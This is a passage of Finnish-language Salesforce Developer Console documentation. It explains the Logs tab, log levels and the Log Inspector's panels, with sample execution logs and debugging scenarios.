- Search (Haku) -välilehti sallii sinun hakea kekoarastojen symboleita arvon tai osoitteen perusteella. Symboliarvojen haussa osittainen vastaavuus riittää, mutta osoitteiden täytyy olla tarkalleen oikein. Hae arvoja nopeasti napsauttamalla hakukuvaketta (🔍), joka näytetään arvon oikealla puolella, kun siirrät hiiren osoittimen sen ylle State (Tila) -paneelissa.
- Symbols (Symbolit) -välilehti näyttää kaikki muistissa olevat symbolit puuhakemistossa tarkastuspisteen hetkeltä. Voit tarkastella sillä nopeasti järjestelmän tilaa määritetyllä koodirivillä (ja iteroinnilla) tarkastuspisteen sijainnista.



- ! Tärkeää:** Jos et näe vierintäpalkkeja tarkastuspisteiden tarkastusohjelmassa Mac-järjestelmällä, avaa **System Preferences (Järjestelmäasetukset) > General (Yleiset)** ja valitse **Show scroll bars (Näytä vierityspalkit)** -asetukseksi **Always (Aina)**.

KATSO MYÖS:

[Tarkastuspisteet-välilehti](#)


[Tarkastuspisteiden asettaminen Apex-koodiin](#)

[Apex-koodin ja SOQL-lausuntojen kerrostaminen](#)

Lokit-välilehti

Developer-konsolin Logs (Lokit) -välilehden avulla voit käyttää virheenkorjauslokeja, jotka sisältävät tietokantatapahtumia, Apex-käsittelyitä, työnkuluja, callout-kutsuja ja vahvistuslokiikkaa.

Developer-konsoli pyytää virheenkorjauslokeja automaattisesti nykyiselle käyttäjälle ja näyttää ne **Logs (Lokit)** -välilehdessä. Jos sinulla on esimerkiksi tietueen lisäämiseen liittyviä vahvistussääntöjä ja lisää uuden tietueen, Developer-konsoli kaappaa virheenkorjauslokien pyynnölle ja lisää sen luetteloon.



- Jos haluat avata valitun lokin [lokien tarkastusohjelmassa](#), napsauta **File (Tiedosto) > Open Log (Avaa loki)** tai kaksoisnapsauta lokia **Logs (Lokit)** -välilehdestä. Käytä lokien tarkastusohjelmaa tarkastellaksesi virheenkorjauslokeja, arvioidaksesi Apex-koodia, seurataksesi DML:ää, valvoaksesi suorituskykyä jne.

- Jos haluat avata valitun lokin tekstieditorissa, napsauta **File (Tiedosto) > Open Raw Log (Avaa raaka loki)**.
- Jos haluat suodattaa näkyvissä olevia lokeja, napsauta **Filter** (Suodatin) ja kirjoita tekstiä, jota haluat nähdä luettelossa. Jos esimerkiksi haluat nähdä tietyn käyttäjän virheenkorjauslokeja, kirjoita käyttäjän nimi. Suodatin on merkkikokoriippuvainen.
- Jos haluat poistaa kaikki lokit luettelosta, napsauta **Debug (Virheenkorjaus) > Clear (Tyhjennä) > Log Panel (Lokipaneeli)**.
- **Logs** (Lokit) -välilehdessä näytetään oletusarvoisesti vain nykyisen käyttäjän luomat lokit. Jos haluat tarkastella kaikkia organisaatiollesi tallennettuja virheenkorjauslokeja, mukaan lukien muiden käyttäjien juuri luomia lokeja, napsauta **Debug** (Virheenkorjaus) ja poista valinta **Show My Current Logs Only** (Näytä vain omat nykyiset lokit).
- Jos haluat piilottaa kaikki olemassa olevat lokit automaattisesti sivun seuraavalla päivityskerralla, napsauta **Debug** (Virheenkorjaus) ja valitse **Auto-Hide Logs** (Piilota lokit automaattisesti).
- Jos haluat ladata kopion valitusta lokista tekstitiedostona, napsauta **File (Tiedosto) > Download Log (Lataa loki)**. Tämän tiedoston oletusarvoinen nimi on `apex.log`.
- Jos haluat estää lokeja latautumasta avatessasi Developer-konsolin, siirry osioon **Help (Ohje) > Preferences (Valinnat)** ja määritä **Prevent Logs on Load (Estä lokit ladatessa)** -asetuksen arvoksi `true`.

 **Note:** Käyttäjalokit määritetään organisaatiosi **Debug (Virheenkorjausloki)** -sivulta. Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Virheenkorjauslokit* ja valitse **Virheenkorjauslokit**.

Lokitasojen määrittäminen

Lokitasot määrittävät virheenkorjauslokiin tallennettujen tietojen määrän. Suuren lokin jäsentäminen saattaa kestää kauan. Säädä lokitasoa pienentääksesi lokia. Käytä kattavaa lokitasoa tarkastettavalle koodille. Käytä väljempää lokitasoa koodille, josta et ole kiinnostunut.

Määritä tulevien pyyntöjen lokitasot napsauttamalla **Debug (Virheenkorjaus) > Change Log Levels (Muuta lokitasoja)**. Tämä sivu sallii sinun määrittää seurantalippuja ja virheenkorjaustasoja.

Jos haluat korvata tietyn luokan tai käynnistimen oletusarvoiset lokitasot tai määrittää lokin käyttäjälle, lisää seurantalippu, joka sisältää keston ja virheenkorjaustason.

Tallenna muutoksesi ja sulje ikkuna napsauttamalla **Done** (Valmis).

 **Note:** Jos käytät virheenkorjauksessa tarkastuspisteitä, valitse Apex-koodin lokitasoksi **HIENOMPI** tai **HIENOIN**. (Älä käytä **HIENOIN**-lokitasoa käyttöönotossa).

Lisätietoja näistä asetuksista on kohdissa [Virheenkorjauslokien luokat](#) ja [Virheenkorjauslokien tasot](#).

 **Tärkeää:** Jos Developer-konsoli on avoinna, Developer-konsolissa määritetyt yleiset lokitasot vaikuttavat kaikkiin lokeihin, mukaan lukien käyttöönoton yhteydessä luodut lokit. Varmista ennen käyttöönoton suorittamista, että Apex-koodin lokitasoksi ei ole määritetty Hienoin. Muutoin käyttöönotto saattaa kestää odotettua kauemmin.

KATSO MYÖS:

- [Developer Console -konsolin Debug \(Virheenkorjaus\) -valikko](#)
- [Lokien tarkastusohjelma](#)
- [Virheenkorjauslokien tasot](#)
- [Debug Log Order of Precedence](#)

Lokien tarkastusohjelma

Lokien tarkastusohjelma on sisältökohtaisen suorituksen tarkasteluohjelma, joka näyttää toiminnon lähteen, käynnistimen ja seuraukset. Käytä tätä työkalua tarkastellaksesi virheenkorjauslokeja, jotka sisältävät tietokantatapahtumia, Apex-käsittelyitä, työnkuluja ja vahvistuslogiikkaa.


Lokien tarkastusohjelmassa näytettävät paneelit riippuvat valitusta perspektiivistä. Jos haluat vaihtaa perspektiiviä, napsauta **Debug (Virheenkorjaus) > Switch Perspective (Vaihda perspektiiviä)**. Lisätietoja oletusarvoisista ja mukautetuista perspektiiveistä on kohdassa [Perspektiivien hallinta lokien tarkastusohjelmassa](#).

Lokipaneelit

Lokien tarkastusohjelma voi sisältää minkä tahansa seuraavista paneeleista:

- [Pinohakemisto](#)
- [Suorituspino](#)
- [Suoritusloki](#)
- [Lähde](#)
- [Muuttujat](#)
- [Suorituksen yhteenveto](#)

Napsauta **Debug (Virheenkorjaus) > View Log Panels (Näytä lokipaneelit)** tai paina CTRL+P valitaksesi käytettävissä olevia paneeleja ja suunnitellaksesi mukautetun perspektiiviä.



Jos suunnittelet mukautetun perspektiivin, jota haluat käyttää uudelleen myöhemmin, napsauta **Debug (Virheenkorjaus) > Save Perspective (Tallenna perspektiivi)** ja anna sille helposti muistettava nimi. Kun mukautettu perspektiivi on tallennettu, voit valita sen lokien tarkastusohjelmasta koska tahansa napsauttamalla **Debug (Virheenkorjaus) > Switch Perspective (Vaihda perspektiiviä)**.

Useimmat paneelit päivittyvät automaattisesti asiaan liittyviä näyttääkseen tietoja, kun napsautat kohdetta paneelista. Jos esimerkiksi napsautat kansiota Stack Tree (Pinohakemisto) -paneelista, Execution Stack (Suorituspino)-, Execution Log (Suoritusloki)- ja Source (Lähde) -paneelit päivitetään näyttämään asiaankuuluvaan objektiin liittyviä tietoja. Vastaavasti, jos napsautat riviä suorituslokista, Stack Tree (Pinohakemisto)-, Execution Stack (Suorituspino)- ja Source (Lähde) -paneelit päivitetään kyseisen rivin tiedoilla. Kohteen napsauttaminen Execution Overview (Suorituksen yhteenveto) -paneelin Executed Units (Suoritettut yksiköt) -välilehdestä päivittää Execution Log (Suoritusloki)-, Stack Tree (Pinohakemisto)-, Execution Stack (Suorituspino)- ja Source (Lähde) -paneelit.

Pinohakemisto

Pinohakemisto-paneelissa on kaksi hakemistonäkymää, joissa näytetään tietoja "ylhäältä alas" (eli ensimmäisistä kutsuista alaspäin), mikä sallii sinun nähdä kesken olevien kohteiden hierarkian. Jos esimerkiksi luokka kutsuu toista luokkaa, toinen luokka näytetään ensimmäisen luokan alanoodina.

Suoritushakemisto näyttää kunkin toiminnon. Jos esimerkiksi `for`-luuppi kutsuu kohdetta `System.debug()` 8 kertaa, suoritushakemisto näyttää kunkin kutsun keston:

Unit	Duration	Heap
/_ui/common/apex/deb...	53.06	2534
execute_anonymou...	53.00	2534
debug	0.11	0
debug	0.11	0
debug	0.11	0
debug	0.14	0
debug	0.14	0

Suorituskykyhakemisto kerää toimintojen tietoja näyttääksesi sinulle paremman kokonaiskuvan toimintojen suorituskyvystä. Yllä olevan esimerkin mukaisesti, suorituskykyhakemisto näyttää jokaisen kutsun kokonaiskeston metodiin `debug`:

Stack Tree			
Execution Tree		Performance Tree	
Unit	Duration	Heap	Iterations
/_ui/common/ap...	53.06	2534	
execute_ano...	53.00	2534	
debug	1.02	0	8
size	0.54	0	5
add	0.47	0	4
	0.10	0	1

Tämä loki luotiin Execute Anonymous (Suorita anonyymisti) -ikkunasta. Kutsut metodiin `debug` ja muualla koodissasi sijaitseviin metodeihin kerääntyvät suoritettuun yksikköön.

Pinohakemisto-paneelin jokainen osio näyttää nämä tiedot:

Sarake	Kuvaus
Alue	Prosessin sisäinen rajoitettu alue, kuten työnkulku, luokka tai DML.
Yksikkö	Kohteen nimi (alue)
Kesto	Kohteen suorittamiseen käytetty aika (millisekunteina).
Keko	Kohteen käyttämän keon määrä (tavuina).
Iteroinnit	Kohteen kutsuntakerrat.

Suorituspino

Suorituspino-paneeli näyttää virheenkorjauslokin valitun kohteen "alhaalta ylös" -näkymän, alkaen alhaisimman tason kutsusta, sen jälkeen kutsun käynnistänyt toiminto jne.

Execution Stack		
Unit	Duration	Heap
debug	0.11	0
execute_anony...	53.00	2534

Suoritusloki

Execution Log (Suoritusloki) -paneeli sisältää nykyisen prosessin virheenkorjauslokin. Virheenkorjausloki sisältää kaikki prosessissa tapahtuneet toiminnot, kuten metodikutsut, työnkulkusäännöt ja DML-toiminnot. Jos haluat tarkastella näkymässä lyhennettyjä pitkiä rivejä, siirrä kursori rivin päälle nähdäksesi koko rivin ponnahdusruudussa.

Execution Log		
Timestamp	Event	Details
10:35:16:061	EXECUTION_ST...	
10:35:16:061	CODE_UNIT_ST...	[EXTERNAL] execute_anonymous_apex
10:35:16:064	VARIABLE_SCO...	[1] characters LIST<String> true false
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	LIMIT_USAGE	[1] SCRIPT_STATEMENTS 1 200000
10:35:16:087	HEAP_ALLOCATE	[1] Bytes:4
10:35:16:087	SYSTEM_CONST...	[1] <init>0
10:35:16:088	SYSTEM_CONST...	[1] <init>0
10:35:16:088	HEAP_ALLOCATE	[1] Bytes:5
10:35:16:088	SYSTEM METHO...	[1] LIST<String>..add(Object)
10:35:16:088	SYSTEM METHO...	[1] LIST<String>..add(Object)
10:35:16:088	HEAP_ALLOCATE	[1] Bytes:11
10:35:16:088	SYSTEM METHO...	[1] LIST<String>..add(Object)

Käytä suorituslokiä jäljittääksesi uudelleen prosessin vaiheet. Voit selata rivejä itse tai suodattaa lokin sisältämään sinua kiinnostavat rivit:

- **This Frame** (Tämä kehys): Näyttää prosessista vain tämän alueen tai vain tasoon liittyvät kohteet. Jos esimerkiksi valitset käynnistimen, joka kutsuu luokkaa, ainoastaan käynnistintoinnot näytetään. Jos napsautat `CODE_UNIT_STARTED` ja valitset **This Frame** (Tämä kehys), näet prosessista vain kohteet, jotka tapahtuvat `CODE_UNIT_STARTED`-rivin ja siihen liittyvän `CODE_UNIT_ENDED`-rivin välillä.
- **Executable** (Suoritettavat): Näyttää ainoastaan virheenkorjauslokin suoritettavat kohteet. Tämä piilottaa kumulatiivisten rajoitusten tiedot, kuten tehtyjen SOQL-pyyntöjen määrän, DML-rivien määrän, jne.



Vihje: Pidä **Executable** (Suoritettavat) -vaihtoehto aina valittuna. Poista sen valinta vain silloin, kun optimoit prosessiasi ja tarvitset tiettyjä rajoitustietoja.

- **Debug Only** (Vain virheenkorjaus): Näyttää vain koodiin lisäämäsi virheenkorjauslausunnot.
- **Filter** (Suodatin): Näyttää kenttään syöttämiäsi tietoja vastaavat kohteet. Jos esimerkiksi valitset **Filter** (Suodatin) ja kirjoitat `DML`, suorituslokista näytetään vain rivit, joiden tapahtumissa tai lisätiedoissa on merkkijono "DML". Suodatin on merkkikokoriippuvainen.

Suoritusloki-paneeli sisältää seuraavat tiedot:

Sarake	Kuvaus
Aikaleima	Järjestelmäaika prosessin aloitushetkenä, näytetään käyttäjän paikallisessa ajassa. Muoto on: <i>HH:MM:SS:MSS</i> .
Tapahtuma	Virheenkorjaustapahtuma
Lisätiedot	Tapahtumaan liittyviä lisätietoja, kuten rivin numero ja parametrit.

Lähde

Lähde-paneeli sisältää suoritettua lähdekoodia tai prosessin aikana käytettyjen yksiköiden metadata-määritelmät ja näyttää, miten monta kertaa koodirivi suoritettiin. Paneelissa näytettävä sisältö riippuu muista näkymän valinnoista.

Jos haluat siirtyä tietyille koodiriville, kirjoita rivin numero Lähde-paneelin alalaidassa olevaan tekstikenttään ja napsauta **Jump** (Siirry).

Napsauta **Open** (Avaa) avataksesi suoritettua lähdekoodin lähdekoodin editorissa.



Note: Jos prosessin aikana suoritetaan vahvistussääntöjä tai työnkulkuja, niiden metadata-versiot näytetään Lähde-paneelissa. Et voi avata metadata-esitelmää Developer-konsolista. Lisätietoja on [Force.com Metadata API Developers Guide -oppaan](#) kohdissa [ValidationRule](#) ja [Workflow](#).

Muuttujat

Katso Muuttujat-paneelistä onko muuttujalle kohdistettu arvo ja jos on, niin mikä. Napsauta `Variable` (Muuttujaa)-tapahtumaa täyttääksesi osion.




Note: **Apex-koodin** lokitason on oltava `Finest` (Yksityiskohtaisin) lokiin lisättäville muuttujakohdistuksille.

Toinen tapa tarkastella muuttujien sisältöä on käyttää tarkastuspisteitä, joiden avulla näet enemmän tietoja suoritushetkellä muistissa olevista yksiköistä. Lisätietoja on kohdassa [Tarkastuspisteiden asettaminen Apex-koodiin](#).

Suorituksen yhteenveto: Tallennusjärjestys, rajoitukset, aikajana ja suoritettut yksiköt

Lokien tarkastusohjelman alaosassa oleva Execution Overview (Suorituksen yhteenveto) -paneeli sisältää neljä välilehteä:

- Tallennusjärjestys-välilehti näyttää DML-toimintojen värikoodatun aikajanana. Kunkin suoritettun DML-toiminnon tallennusjärjestyksen elementit näytetään palkkeina aikajanalla.



Elementit on erotettu toisistaan seuraavilla väreillä:

Väri	Tyyppi
Punainen	Ennen-käynnistin
Oranssi	Jälkeen-käynnistin
Vihreä	Vahvistussääntö
Sininen	Kohdistussääntö
Violetti	Työnkulkusääntö


Napsauta elementin palkkia aikajanasta nähdäksesi sen lisätiedot. Ponnahdusikkunassa näytetään lisätietoja, mukaan lukien linkki, jonka avulla voit siirtyä suoraan lokin asianmukaiseen sijaintiin.

Jos haluat tarkastella vaikutuksen alaisten tietueiden tunnuksia, napsauta sObject-objektin nimeä vasemmasta ikkunasta.

- Rajoitukset-välilehdessä näytetään järjestelmän kokonaisrajoitukset nimen ja käytetyn määrän mukaan, ja se sisältää seuraavat tiedot:

Sarake	Kuvaus
Raja	Rajan nimi.
Tähän asti käytetty	Tämän prosessin käyttämä osa rajoituksesta suoritushetkellä.
Pyynnön käyttämä	Pyynnön käyttämä osa rajoituksesta prosessin päätyttyä.
Käytettävissä yhteensä	Rajoituksen kokonaismäärä.

- Aikajana-välilehti tarjoaa visuaalisen esityksen kunkin prosessin kestosta. Valitse **Scale** (Asteikko) -vaihtoehto, jonka tarjoama näkymä on sinulle hyödyllisin.



Timeline (Aikajana) -välilehti sisältää seuraavat tiedot:

Sarake	Kuvaus
Luokka	Prosessin tyyppi.
Millis.	Prosessin kesto millisekunneina.
%	Tämän prosessin käyttämä osuus koko pyynnöstä prosentteina.

- Suoritettut yksiköt -välilehdessä näytetään prosessin kunkin kohteen käyttämät järjestelmäresurssit.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

Voit käyttää välilehden alalaidassa olevia painikkeita suodattaaksesi tietoja kohteiden tyyppin mukaan. Jos et esimerkiksi halua tarkastella metodien lisätietoja, napsauta **Methods** (Metodit). Napsauta painiketta uudelleen poistaaksesi suodattimen.

Executed Units (Suoritettut yksiköt) -välilehti sisältää seuraavat tiedot:

Sarake	Kuvaus
Mitä	Prosessin kohteen tyyppi. Tyypeihin sisältyy: - Menetelmä - Pyynnöt - työnkulku - Kutsut - DML - Vahvistukset - Käynnistimet - Sivut
Nimi	Prosessin kohteen nimi.

Sarake	Kuvaus
Yhteensä	Kohteen kokonaiskesto.
Keskiarvo	Kohteen keskiarvoinen kesto.
Maks	Kohteen enimmäiskesto.
Min	Kohteen vähimmäiskesto.
Määrä	Kohteen kutsuntakerrat prosessin aikana.
Keko	Tila, jonka kohde vei keossa.
Pyynnön tyyppi	Pyynnön tyyppi. Mahdolliset arvot ovat: - SOQL - SOSL
Rivit yhteensä	Kohteelle muutettujen tietueiden kokonaismäärä.
Rivit keskiarvoisesti	Kohteelle muutettujen tietueiden keskiarvoinen määrä.
Maks. rivit	Kohteelle muutettujen tietueiden enimmäismäärä.
Min. rivi	Kohteelle muutettujen tietueiden vähimmäismäärä.

Jos haluat lajitella tiedot tietyn sarakkeen mukaan, napsauta sarakkeen otsikkoa.

 **Tärkeää:** Jos käytät Mac-järjestelmää etkä näe vierintäpalkkeja tarkastuspisteiden tarkastusohjelmassa, avaa **Järjestelmäasetukset > Yleiset** ja valitse Näytä vierityspalkit -asetukseksi **Aina**.

KATSO MYÖS:

- [Developer Console -konsolin Debug \(Virheenkorjaus\) -valikko](#)
- [Lokit-välilehti](#)
- [Perspektiivien hallinta lokien tarkastusohjelmassa](#)
- [Mukautettujen perspektiivien luominen lokien tarkastusohjelmassa](#)

Esimerkkejä lokien tarkastusohjelman käyttämisestä

Ohessa on esitetty joitain tapoja, joilla voit käyttää lokien tarkastusohjelmaa ongelmien diagnosoimiseen ja ratkaisemiseen.

- [Suorituspolun jäljittäminen](#)
- [System.Debug-lausekkeiden tarkasteleminen](#)
- [Lähdekoodin päivittäminen](#)
- [Pyynnön DML:n seuraaminen](#)
- [Visualforce-sivujen suorituskyvyn arvioiminen](#)
- [Monimutkaisen prosessin tarkasteleminen](#)

Suorituspolun jäljittäminen

Tilanne: Olet avannut virheenkorjauslokin lokien tarkastusohjelmassa. Mitä tapoja on käydä tiedot läpi?

1. Valitse Execution Log (Suoritusloki) -paneelista **Executable** (Suoritettavat) suodattaaksesi pois kaikki ei-suoritettavat vaiheet, mukaan lukien kumulatiivisten rajoitusten tiedot.
2. Napsauta Suoritettavien yhteenveto -paneelista Suoritetut yksiköt -välilehteä tarkastellaksesi erityyppisten pyydettyjen toimintojen keräystietoja. Voit esimerkiksi tarkastella DML-toimintojen määrää tai eri metodeja tyyppin mukaan.
3. Napsauta Rajoitukset-välilehteä tarkastellaksesi tämän toiminnon käyttämiä hallintorajoituksia.

System.Debug-lausekkeiden tarkasteleminen

Tilanne: Olet lisännyt koodiin useita `System.Debug`-lausekkeitä seurataksesi pyynnön edistymistä. Miten voit löytää ne lokien tarkastusohjelman avulla?

1. Valitse Execution Log (Suoritusloki) -paneelista **Filter** (Suodatin).
2. Kirjoita tekstikenttään `DEBUG` (isoilla kirjaimilla).

Vain merkkijonon `DEBUG` sisältävät rivit näytetään pyynnöstäsi.

Lähdekoodin päivittäminen

Tilanne: Kun olet suorittanut pyynnön, huomaat virheenkorjauslokissa virheen Apex-koodissasi. Mikä on helpoin tapa muokata Apex-koodiasi?

1. Valitse Lähde-ikkunasta koodirivi.
2. Napsauta **Open** (Ava).

Luokka tai käynnistin avataan lähdekoodin editorin uudessa välilehdessä.

Pyynnön DML:n seuraaminen

Tilanne: Pyyntösi sisältää useita DML-lausekkeitä eri sijainneissa. Miten määrittää, kuinka monta kertaa DML suoritetaan pyynnössä?

Tässä on kaksi tekniikkaa joiden avulla voit porautua syvemmälle virheenkorjauslokissa ja tutkia todellista pyynnön aikana suoritettua DML:ää.

1. Valitse Execution Log (Suoritusloki) -paneelista **Filter** (Suodatin) ja kirjoita sitten `DML`. Kaikki pyynnön kohteet, jotka sisältävät DML:n joko tapahtumassa tai lisätiedoissa, näytetään.
2. Napsauta Execution Overview (Suorituksen yhteenveto) -paneelista Executed Units (Suoritetut yksiköt) -välilehteä ja poista kaikki muuntotyypiset suoritukset käytöstä, paitsi DML. Painikkeet ovat vaihtopainikkeita – napsauta kerran suodattaaksesi toimintotyyppin **pois** luettelosta. Poista suodatin käytöstä napsauttamalla uudelleen. Tarkastele vain DML-operaatiota napsauttamalla **Methods** (Metodit), **Queries** (Kyselyt), **Workflow** (Työnkulku), **Callouts** (Callout-kutsut), **Validations** (Vahvistukset), **Triggers** (Käynnistimet) ja **Visualforce Pages** (Visualforce-sivut).
 - DML-operaation lisätiedot näyttävät kohteena olleen objektin ja tarkat suoritettavat toiminnot — lisäys, päivitys ja niin edelleen. Voit myös tarkastella DML-lausekkeen suorituskertoja, rivien määriä, jne.
 - Jos napsautat DML-pyyntökohdetta Executed Units (Suoritetut yksiköt) -välilehdestä, suoritusloki suodattaa kaikki muut pyynnön osat pois ja näyttää ainoastaan kyseisen DML-lausekkeen.

Näitä toimenpiteitä voidaan käyttää myös pyyntöjen hakemiseen ja suodattamiseen.

Visualforce-sivun suorituskyvyn arvioiminen

Tilanne: Sinulla on Visualforce-sivu ja Apex-ohjain, joka suorittaa SOQL-kyselyjä. Miten analysoit sivun suorituskyvyn ja löydät mikä koodiyksikkö vie eniten aikaa? Miten määrittää, kuinka monta kyselyä suoritetaan pyynnössä? Kuinka tarkistaa, miten lähellä hallintorajoituksia ollaan?

1. Hae Visualforce-sivun nimi pinohakemistosta. Ylätaso on muodossa `/apex/sivunnimi`. Sen alla oleva ensimmäinen noodi näyttää sivun todellisen suorituksen. Avaa tämä noodi nähdäksesi ohjaimen käynnistysajan.
2. Jatka nooidien avaamista selataksesi metodien kutsuja sekä miten kauan kuhunkin metodiin meni aikaa. Kun napsautat kohdetta Stack Tree (Pinohakemisto) -paneelista, Execution Log (Suoritusloki) -paneelissa näytetään virheenkorjauslokin kyseinen osio,


Source (Lähde) -paneeli päivittyy näyttämään asianmukaisen lähdekoodin ja **Variables** (Muuttujat) -paneelissa näytetään kontekstissa olevat muuttujat.

3. Napsauta **Execution Overview** (Suorituksen yhteenveto) -paneelin **Executed Units** (Suoritetut yksiköt) -välilehteä nähdäksesi koodisi tilastoja, mukaan lukien suoritus aika millisekunneina ja kokokokoo tavuina. **Cnt** (Määrä) -sarakeessa näytetään tietyn koodiyksikön suorituskertojen määrä. Jos koodiyksikkö on suoritettu useammin kuin kerran, summa, keskiarvo, maksimi- ja minimisuoritusajat päivitetään. Vastaavasti, jos kysely on suoritettu useammin kuin kerran, näyttöön päivitetään palautettujen rivien koostettujen lukujen yhteenveto.

Voit suodattaa pois koodiyksiköt napsauttamalla alareunassa painikkeita, jotka vastaavat koodiyksiköitä, jotka haluat jättää pois näkymästä. [Pyynnön DML:n seuraaminen](#) -kohdassa kerrotaan miten tämä tehdään.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

4. Napsauta **Limits** (Rajoitukset) -välilehteä vahvistaaksesi voimassa olevat rajoitukset ja miten lähellä pyyntösi on kutakin voimassa olevaa rajoitusta. **Total Available** (Käytettävissä yhteensä) -sarakeessa näytetään organisaatiosi hallintorajat toimintatyypeittäin. **Reques Total** (Pyyntöjä yhteensä) -sarakeessa näytetään suoritettujen pyyntöjen kokonaislukumäärä. **Used So Far** (Tähän asti käytetty) -sarakeessa näytetään pinoseurannasta tai suorituslokista valitulla suoritushetkellä kulutettujen pyyntöjen lukumäärä.
5. Napsauta **Timeline** (Aikajana) -välilehteä nähdäksesi suoritettujen koodiyksiköiden jaettuna koodiyksikkötyypeittäin sekä suoritusajan kokonais- ja prosenttiosuuden kunkin koodiyksikkötyypin mukaan. Aikajanalla näet helposti, mitkä pyyntösi osat kestivät pisimpään. Valitse aikaväli yhteenveto-osan alareunasta ja lisää tai vähennä aikajanassa näytettyä jaksoa.



Tässä esimerkissä tietokantapyynnöt veivät eniten aikaa (56,95 %). Niiden jälkeen tulee Visualforce-sivu. Vähiten aikaa käytettiin Apex-koodiin. Lisäksi Visualforce-sivut ja Apex-koodi suoritettiin ensimmäiseksi ja viimeiseksi, kun taas tietokantatoiminnot suoritettiin siinä välissä.

Monimutkaisen prosessin tarkasteleminen

Tilanne: Prosessisi on monimutkainen ja sisältää Apex-luokkia ja käynnistimiä, työnkulun ja vahvistussääntöjä. Mikä on paras tapa käydä läpi tai suodattaa luotu virheenkorjausloki?

1. Pino-osio sisältää hakemistorakenteen, joka kuvaa pyynnön kaikkien ylätasojen kohteiden suorituspolkua. Käytä tätä nähdäksesi suorittamiesi kohteiden hierarkian.
2. Käytä suorituslokin **Filter** (Suodata) -tekstiruutua. Jos esimerkiksi haluat nähdä käynnistinkohtaisia tapahtumia, napsauta **Filter (Suodata)** ja kirjoita `trigger`. **Execution Log** (Suoritusloki) -osiossa näytetään virheenkorjauslokiin vain rivit, jotka sisältävät sanan `trigger`.
3. Rajaa **Execution Log** (Suoritusloki) -välilehti näyttämään tietty valittu suoritusyksikkö valitsemalla **This Frame** (Tämä kehys). Jos esimerkiksi valitset rivin, joka sisältää `CODE_UNIT_STARTED` suorituslokiin ja napsautat sitten **This Frame** (Tämä kehys),

suoritusloki näyttää ainoastaan ne pyynnön kohteet, jotka tapahtuvat kohteen `CODE_UNIT_STARTED` ja siihen liittyvän `CODE_UNIT_ENDED`-kohteen välillä.



Note: Kun **This Frame** (Tämä kehys) on valittuna, suorituslokissa näytetään vain kohteet, jotka sisältyvät myös kyseiseen kehykseen, mutta ei mitään alemman tason toimintoja. Jos esimerkiksi käynnistin kutsuu luokan, ainoastaan käynnistintoinnot näytetään suorituslokissa, mutta ei luokkatoimintoja.

Lokin tarkastajan perspektiivit

Mukautettujen perspektiivien luominen lokien tarkastusohjelmassa

Perspektiivi on ennalta määritetty asettelu paneeleita Developer-konsolin lokien tarkastusohjelmassa.

Kun suoritat tehtävän lokien tarkastusohjelmassa, käytä perspektiiviä, joka nopeuttaa ja helpottaa tehtävän suorittamista. Kullakin kehittäjällä on oma tyylinsä. Käyttövalmiiden perspektiivien luettelon löydät kohdasta [Lokien tarkastusohjelma](#).

